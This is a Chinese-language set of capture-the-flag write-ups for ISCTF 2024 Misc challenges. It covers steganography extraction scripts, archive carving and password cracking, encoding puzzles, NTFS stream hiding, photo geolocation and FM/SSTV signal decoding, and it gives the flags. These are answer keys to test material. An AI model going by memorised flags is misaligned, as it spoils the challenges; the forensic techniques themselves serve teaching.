

—、 Misc

小蓝鲨的签到01


拼图扫码，在蓝鲨公众号发送 ISCTF2024 即可获得flag

小蓝鲨的签到02

出题人: Shlune

解题过程：

010editor打开后查找ISCTF得到



ISCTF{blueshark!_@#2024\$%^&*}

数字迷雾：在像素中寻找线索

出题人: Shlune

解题过程：

根据题目关键词“像素”，“色彩”等

先提取图像每个像素红色通道的LSB，再将提取出的二进制数据转换为字符串。

```
decrypt_flag.py  jie.py  X
C: > Users > 86181 > Desktop > ctf > isctf2024出题 > 数字迷雾: 在像素中寻找线索 > 解题方法 > jie.py > ...
1  from PIL import Image
2
3  def extract_LSB_from_image(image_path):
4      img = Image.open(image_path)
5      binary_data = ""
6      for y in range(img.size[1]):
7          for x in range(img.size[0]):
8              r, g, b = img.getpixel((x, y))
9              binary_data += bin(r)[-1] # 获取红色通道的LSB
10     return binary_data
11
12     binary_data = extract_LSB_from_image("output.png")
13     def binary_to_string(binary_data):
14         n = 8
15         return ''.join(chr(int(binary_data[i:i+n], 2)) for i in range(0, len(binary_data), n))
16
17     flag = binary_to_string(binary_data)
18     print(flag)

问题  输出  调试控制台  终端  端口

Programs\Python\Python38\python.exe' 'c:\Users\86181\.vscode\extensions\ms-python.debugpy-2024.12.0-win32-
tf\isctf2024出题\数字迷雾: 在像素中寻找线索\解题方法\jie.py'
ISCTF{+9qn1DKdun!glAK|
PS C:\Users\86181\Desktop\ctf\isctf2024出题\数字迷雾: 在像素中寻找线索\解题方法> 
```

脚本:

```
from PIL import Image

def extract_LSB_from_image(image_path):
    img = Image.open(image_path)
    binary_data = ""
    for y in range(img.size[1]):
        for x in range(img.size[0]):
            r, g, b = img.getpixel((x, y))
            binary_data += bin(r)[-1] # 获取红色通道的LSB
    return binary_data

binary_data = extract_LSB_from_image("output.png")
def binary_to_string(binary_data):
    n = 8
    return ''.join(chr(int(binary_data[i:i+n], 2)) for i in range(0, len(binary_data), n))

flag = binary_to_string(binary_data)
print(flag)
```

ISCTF{+9qn1DKdun!glAK}

少女的秘密花园


出题人：Shlune

解题过程：

解压题目附件得到一张图片，使用binwalk查看发现藏了个base_misc文件

```
$ binwalk /home/kali/桌面/flag.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0          JPEG image data, JFIF standard 1.01
160443      0x272BB     Zip archive data, at least v2.0 to extract, compressed size: 3396, uncompressed size: 3455, name: base_misc
163933      0x2805D     End of Zip archive, footer length: 22
```

使用foremost分离出来



查看base_misc的文件头为504B0304，是压缩包

bluesharkinfo.png																小蓝鲨.jpg																base_misc ×															
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F																
50	4B	03	04	33	00	09	08	63	00	E6	B0	23	59	00	00	PK..3...c.æ°#Y..																															
00	00	00	00	00	00	00	00	00	00	08	00	38	00	66	6C	8.fl																															
61	67	2E	74	78	74	01	99	07	00	02	00	41	45	03	08	ag.txt.™....AE..																															
00	55	54	05	00	01	11	18	D7	66	0A	00	20	00	00	00	.UT.....xf... ..																															
00	00	01	00	18	00	B0	31	46	93	0A	FE	DA	01	B0	31	°1F".þÚ.°1																															
46	93	0A	FE	DA	01	B0	31	46	93	0A	FE	DA	01	F3	16	F".þÚ.°1F".þÚ.ó.																															
20	CE	21	02	54	5A	EB	60	28	A9	A7	8E	31	0D	D4	6D	Î!.TZë` (©ŠŽ1.Ôm																															


发现压缩包被加密了



爆破得到密码040714



解压出来得到base64的一串数据，先尝试解一部分发现是png



使用在线网站转成图片<https://www.1ddgo.net/convert/imagebasesix>


[illegible]

得到一张高度残缺的图

010里改高一点就行，或者crc爆破出来原始的

这里就靠脑洞了，每个子块是2*3的长方形，对应盲文

网上找到盲文对照表



由于只有两种区分，蓝色为字母，红色为数字，且最后三个是一样的，故有可能为base32（仅有大写字母，数字，及等号）

对照手搓出来

```
JFJUGV
CGPNBT
A3LFL4
YG4X3G
OIZTK2
DNGNXH
2==
```

最后，base32解密得到flag

AmanCTF - BASE32编码解码

在线BASE32编码解码

JFJUGVCGPNBTA3LFL4YG4X3GOIZTK2DNGNXH2===

加密

解密

ISCTF{C0me_0n_fr35hm3n}

ISCTF{C0me_0n_fr35hm3n}

赢!rar

出题人：秋雨样

解题过程：


预期解：

考点:UUencode、XXencode、NTFS流隐写

根据题目名称,可以猜测使用 win rar 软件打开,这是由于只有 winrar 会保存NTFS信息



解压的时候发现需要密码,在注解中可以发现



随便打开一个文件

```
3Z+^9Z8>,YK*AYIR)9FQA9^63I@
```

可以发现它的编码表与base64相似,但是有很多特殊字符,猜测可能是UUencode

[在线工具](#)解密即可

<http://www.hiencode.com/uu.html>

UUencode

UUencode

3Z+`9Z8>,YK\*AYIR)9FQA9`631@

字符集 utf8(unicode编码)

编码

解码

这里没有flag哦

如果你有耐心的话会发现全部都是这个

这里留了一个提示,有一个文件的修改日期与其他的不同,但是点开之后依然是上面那段

名称	修改日期	类型	大小
123.txt	2024/10/30 22:23	文本文档	1 KB
0.txt	2024/10/30 22:13	文本文档	1 KB
1.txt	2024/10/30 22:13	文本文档	1 KB

再结合 winrar 猜测是NTFS隐写,使用 lads 检测

下载链接

https://cdisk.imxbt.cn/api/v3/file/download/5D2TiHSUJurze05N?sign=03FOLoIHLa0jyyc-KqG34YsE_M62gUpKog0kd14F6G0%3D%3A1730887158

```
lads.exe /S
```

```
PS E:\ctf tool\NTFS_ADS> .\lads.exe /S E:\Desktop\ti\羸!rar\羸!rar


LADS - Freeware version 4.10
(C) Copyright 1998-2007 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory E:\Desktop\ti\羸!rar\羸!rar\ with subdirectories

size  ADS in file
-----
36  E:\Desktop\ti\羸!rar\羸!rar\123.txt:flag.txt

36 bytes in 1 ADS listed
```

再用 notepad 打开即可



可以发现它的编码表与base64相似,猜测可能是 `xxencode` 解密即可

KGJB1J2NvEaJVR3xHNZFdMKsV6G2VTE++

字符集 utf8(unicode编码)

编 码

解 码

ISCTF{Beat_SfTian!!!!}

非预期解:

现在用360压缩和7-zip打开压缩包可以直接看到ntfs隐写，无敌了360压缩

游园地1

出题人: guoql

解题过程:

1这个就是个简单的图寻

百度识图就出了

随便点进去就能找到是武汉中山公园



1/5



钢铁侠

关注

公园治愈瞬间 | 中山公园

要说武汉的公园

第一个想到的肯定是中山公园

大家都应该有一张在中山公园的照片吧

公园地里位置很好 地铁2号线直达

附近吃喝玩乐特别方便

算的上真正意义上的城市中央公园

天气也越来越好了 周末选择来公园的人原来越多

享受着周末的亲子时光 也可以选择游玩

各种游乐设施 也可以选择划船

#0元玩转这座城 #被公园治愈的瞬间

#公园治愈系风景 #我的2024观影笔记

#携宠寻春记 #携宠寻春记 #公园放空指南

#武汉城市奇遇记 #点小二我来发笔记啦

#城市公园图鉴 @点小浪

#去城市街头捕捉春天 #来次晒生活



中山公园

★★★★★

江汉区 万松园

☆ 4952

发布于3月2日 15:11

评论 (1)

说点什么吧~

♡ 95



💬 1



中山游乐园

4.5 / 5.0

游乐园



到这去



从这出发



附近



收藏



分享



扫码同步到手机

更多



武汉市江汉区解放大道1265号中山公园内

游园地2

出题人: guoql

解题过程:

well, 首先要说的是, 其实图寻1也是圣地巡礼的一部分 ()

这个中山公园啊，包是三色绘恋的圣地巡礼的（）

这题其实用对工具就能秒，不过本意是让大伙放松放松，也没出太难

不过还是被谷歌地图非预期搜出来了（还得是谷歌）

地点是菱角湖公园的附近

地址是鸣笛1988商业街

至于游戏嘛，肯定是恋爱绮谭了。

来自天外的信息

出题人：deopljj

解题过程：

signal.7z 里面就一个文件，根据题面以及文件名signal的提示，这应当是一个原始的信号文件，文件名中包含一些信息：

```
fm-complex64-sample_rate-320khz-dec_ratio-20_1
|-----|-----|-----|-----调制类型
      |-----|-----|-----信号数据类型
                |-----|-----采样率
                        |-----抽取率
```

Step 1 - FM调制解调

由以上分析可知，这是一个以 complex64 格式存储，经过FM调制后的原始信号文件，采样率是320KHz，抽取率是原始信号与实际有效信号之比，为20:1。

方法一：Gqrx

以文件的方式定义输入，根据已知参数填写以下信息：

其中 Device string 一栏：

```
file=fm-complex64-sample_rate-320khz-dec_ratio-20_1,freq=10000000000,rate=320000
```

 Configure I/O devices

I/Q input

Device

Other...

▼

Device string

file=fm-complex64-sample_rate

Input rate

320000

▼

Decimation

None

▼

Sample rate

320.000 ksps

Bandwidth

0.400000 MHz

^

▼

LNB LO

0.000000 MHz

^

▼

Audio output

Device

Default

▼

Sample rate


48 kHz

▼

OK

Device scan

Cancel




Receiver Options里面的Mode选Narrow FM，即可听到FM解调后的声音

右下角点Rec即可录制为 .wav 文件，但是需要注意需要录制上开头。

方法二：GNU Radio解调

按照如下流程图，填入已知参数：



需要注意一下的是，Audio Rate是降采样后的频率，Quadrature Rate才是信号的原始频率，由于抽取率是20:1，因此音频的频率是 $320/20=16\text{kHz}$

方法三：py手撕FM

```
import numpy as np
from scipy.signal import decimate
from scipy.io.wavfile import write

# 读取complex64格式的信号文件
signal = np.fromfile('fm-complex64-sample_rate-320khz-dec_ratio-20_1', dtype=np.complex64)

# 解调FM信号
phase = np.angle(signal)
phase_diff = np.unwrap(phase[1:] - phase[:-1])
audio_signal = np.diff(phase_diff)

# 降采样到16kHz(抽取率是20:1)
downsampled_audio = decimate(audio_signal, 20)

# 应用增益
gain = 30.0 # 增益因子, 调整这个值来提高音量
amplified_audio = downsampled_audio * gain

# 归一化
max_amplitude = np.max(np.abs(amplified_audio))
if max_amplitude > 1.0:
    amplified_audio /= max_amplitude # 归一化到[-1, 1]

# 保存为WAV文件
write('output_audio.wav', 16000, amplified_audio.astype(np.float32))
```

Step 2 - SSTV

上一步最终都会得到一个音频文件，试听信号以及结合题面信息，通过网上有关搜索可知，这是一段SSTV信号，SSTV解调的软件有非常多，随意选用一个即可。

如果解调出来的图像非常脏（如下图所示），可能有两种情况：一是使用了扬声器-话筒来传输SSTV音频，噪声会导致图像失真；二是上一步解调没做好，本题正确解析出来的图片是比较清晰的。




正确解调后的图片应当如下：



Step 3 - 二维码修复

图中四个二维码碎片利用画图软件或者PS按照原有顺序合并在一起（注意缩放对齐），space单词的右边很贴心的给出了这个二维码的定位块，补上即可



扫描后即为flag：

